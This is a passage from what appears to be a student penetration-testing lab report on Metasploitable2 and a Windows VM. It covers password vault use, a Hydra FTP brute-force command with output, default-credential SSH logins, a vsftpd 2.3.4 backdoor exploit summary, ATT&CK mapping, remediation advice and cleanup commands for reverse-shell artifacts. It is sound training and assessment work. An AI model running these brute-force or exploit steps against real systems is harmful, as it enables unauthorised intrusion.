


Figure 19: Creating a new entry in KeePassXC for storing Gmail credentials.




Figure 20: Generating a strong 20-character password using KeePassXC password generator.




Figure 21: Overview of stored credentials in KeePassXC vault.

In Task 6, KeePassXC was used to create a password vault. A new entry (Gmail) was added with username, password, and URL. The built-in password generator was used to create a strong 20-character password with high entropy. The entry was then saved and is visible in the database

```
(kali@kali)-[~]
$ hydra -l admin -p password123 ftp://192.168.1.11 -v

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 23:06:34
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.11:21/
[ATTEMPT] target 192.168.1.11 - login "admin" - pass "password123" - 1 of 1 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-29 23:06:40
```

Figure 22: Performing brute-force FTP login attempt using Hydra tool.

Hydra was run against the Metasploitable2 FTP service to test the weak password password123 for user admin. The attempt failed — Hydra reported “0 valid password found”, confirming the weak password did **not** succeed on FTP.

I created five strong passwords in KeePassXC and saved them as entries. To validate one generated password against the lab VM I attempted an SSH login using the labuser entry, but authentication failed (Permission denied). This occurred



because the KeePassXC-generated password had not been applied to any account on the VM, so the credential did not match any server-side account.

For verification, I used the Metasploitable2 default account and credentials (msfadmin), which successfully authenticated via SSH. The successful whoami; id output confirmed msfadmin access in the lab environment.

```
(kali㉿kali)-[~]
$ ssh msfadmin@192.168.1.11

msfadmin@192.168.1.11's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Sep 29 15:45:34 2025 from 192.168.1.9
msfadmin@metasploitable:~$ sudo passwd testuser
[sudo] password for msfadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ exit
```

Figure 23: SSH login to Metasploitable2 as msfadmin user and updating the testuser password using passwd command.

```
(kali㉿kali)-[~]
$ ssh msfadmin@192.168.1.11

msfadmin@192.168.1.11's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Sep 29 15:43:46 2025 from 192.168.1.9
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ whoami;id
msfadmin
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Figure 24: Successful SSH login to Metasploitable2 as msfadmin user from Kali



```
msfadmin@metasploitable:~$ id testuser
uid=1003(testuser) gid=1003(testuser) groups=1003(testuser)
msfadmin@metasploitable:~$
```

Figure 25: Checking user information for testuser account in Metasploitable2.

```
(kali㉿kali)-[~]
$ ssh testuser@192.168.1.11
testuser@192.168.1.11's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Sep 29 16:10:31 2025 from 192.168.1.9
testuser@metasploitable:~$
```

Figure 26: Successful SSH login to Metasploitable2 as testuser.

SSH login to testuser@192.168.1.11 succeeded after setting the KeePassXC-generated password on the VM (controlled lab test).

This task demonstrated secure password management using KeePassXC and validated strong password policies in a lab environment. Weak password testing with Hydra confirmed that trivial credentials such as “password123” are ineffective, reinforcing the importance of complex, randomly generated passwords.

7. Create a Security Assessment Report (SANS-style)

Deliverables included:

- Executive Summary— included at top of this document.
- Attack Path description (Nmap → OpenVAS → Metasploit → Mimikatz → Persistence).
- Findings & Recommendations (see Findings section below).

Vulnerability	Severity	System Affected	Recommendation
---------------	----------	-----------------	----------------



VSFTPD 2.3.4 Backdoor	Critical	Metasploitable2	Remove vulnerable FTP service or patch to newer version
UnrealIRCd 3.2.8.1	High	Metasploitable2	Replace with updated daemon; restrict external access
Weak SSH credentials	Medium	Windows VM	Enforce strong password policies; disable test accounts
Missing AV alerts	Medium	Windows VM	Enable Defender or endpoint protection for persistence detection

This assessment followed a controlled lab methodology using the SANS Pentest template. Activities covered reconnaissance, vulnerability scanning, exploitation, credential access, and persistence validation. All findings were documented with supporting screenshots and mapped to MITRE ATT&CK techniques.

8. Red Team Operations & Documentation

Deliverables produced:

- **HackMD technique summary** (Metasploit module, payload, persistence, lateral movement terms).



red teaming / Metasploit Technique Summary – vsftpd 2.3.4 Exploit

CHANGED IN A FEW SECONDS

0

Metasploit Technique Summary – vsftpd 2.3.4 Exploit

Tool Used: Metasploit Framework
Target: Metasploitable 2 (192.168.1.13)
Attacker: Kali Linux (192.168.1.9)

Summary

During the controlled red-team lab, the exploit exploit/unix/ftp/vsftpd_234_backdoor was executed using Metasploit to compromise a vulnerable FTP service on Metasploitable2. The payload initiated automatically, establishing a session that granted remote command access as root. After successful exploitation, enumeration commands verified system privileges and available binaries. Because the session already provided full administrative rights, privilege escalation was not required. A simple persistence simulation was planned through a scheduled task for the post-exploitation phase.

This technique demonstrates how outdated or backdoored services can be exploited and why maintaining, detecting, and monitoring active sessions is crucial in red-team and defensive operations.

Figure 27: HackMD technique summary

- **Draw.io flowchart** (attack path boxes and arrows).






Figure 28: Red Team Attack Path Flowchart.

- **Trello checklist** :A Trello board titled “**Metasploitable 2 Red Team Checklist**” was created to manage red-team workflow stages. The checklist tracked tasks such as reconnaissance, exploitation, and post-exploitation. Each card represented a phase of the engagement, including *Run Nmap Scan*, *Perform OpenVAS Scan*, *Exploit with Metasploit*, *Verify Shell Access*, and *Simulate Persistence*. Cards were moved through “To Do,” “In Progress,” and “Completed” lists as activities were finished. This ensured visibility, organization, and accountability throughout the red-team operation.




Figure 29: Trello Red Team Checklist

- **Rules of Engagement (RoE)**



Objective: Validate lab defenses using safe offensive techniques.

Scope: Metasploitable2 (192.168.1.11/13) and Windows test VM only.

Restrictions: No destructive actions; no exfiltration of real data; no access outside scoped VMs.

Timing: Lab window — 29 September 2025 to 3 October 2025

Reporting: Provide sanitized evidence to supervisor.

- **MITRE ATT&CK Mapping**

The exploitation and command execution activities align with **T1059 – Command and Scripting Interpreter**, as attackers utilized shell access to execute arbitrary commands and maintain control. Post-exploitation persistence was simulated using scheduled tasks (**T1053 – Scheduled Task/Job**), and potential credential access activities were mapped to **T1003 – OS Credential Dumping**. These techniques collectively demonstrate common adversary behaviors that could enable long-term access if not remediated..

Findings (prioritized)

- **High:** VSFTPD 2.3.4 backdoor — remote code execution (evidence: Metasploit session).
- **High:** Credential harvesting possible via Mimikatz (Figure 1).
- **Medium:** Persistence via scheduled tasks (Figures 2–3).
- **Medium:** Legacy services (UnrealIRCd, old Samba) increase attack surface.

Recommendations

1. Patch or decommission vulnerable services (vsftpd, UnrealIRCd, old Samba).
2. Enable Microsoft LSA protections / Credential Guard to block sekurlsa dumping.



3. Apply least-privilege policies and avoid interactive admin accounts.
4. Enable PowerShell logging, script signing, and AMSI/EDR policies.
5. Monitor for scheduled-task creation and unusual outbound connections; apply egress controls.
6. Use hardened base images, snapshot before tests, and restore to known-good images after testing.

Cleanup commands (run when finished)

Windows (PowerShell Admin):

```
schtasks /Delete /TN "TestPersistence" /F  
  
Get-Process -Name ncat -ErrorAction SilentlyContinue | Stop-Process -Force  
  
Get-Process -Name powershell -ErrorAction SilentlyContinue | Where-Object {  
$_.Path -like "**temp\\rev*" } | Stop-Process -Force  
  
Remove-Item C:\temp\rev -Recurse -Force  
  
Remove-Item C:\temp\ncat -Recurse -Force
```

```
Remove-Item C:\temp\test.txt -Force
```

Metasploitable2:

```
ps aux | grep nc  
  
sudo kill <pid>  
  
rm -f /tmp/f
```

Kali:

- Ctrl+C to stop nc listeners; remove any saved logs as desired.

Conclusion:

The lab engagement successfully demonstrated the complete Red Team workflow



— reconnaissance, exploitation, post-exploitation, persistence, and reporting. The results confirm that weak configurations and outdated services can be exploited for unauthorized access. Implementing the listed mitigations will strengthen system resilience and reduce attack exposure.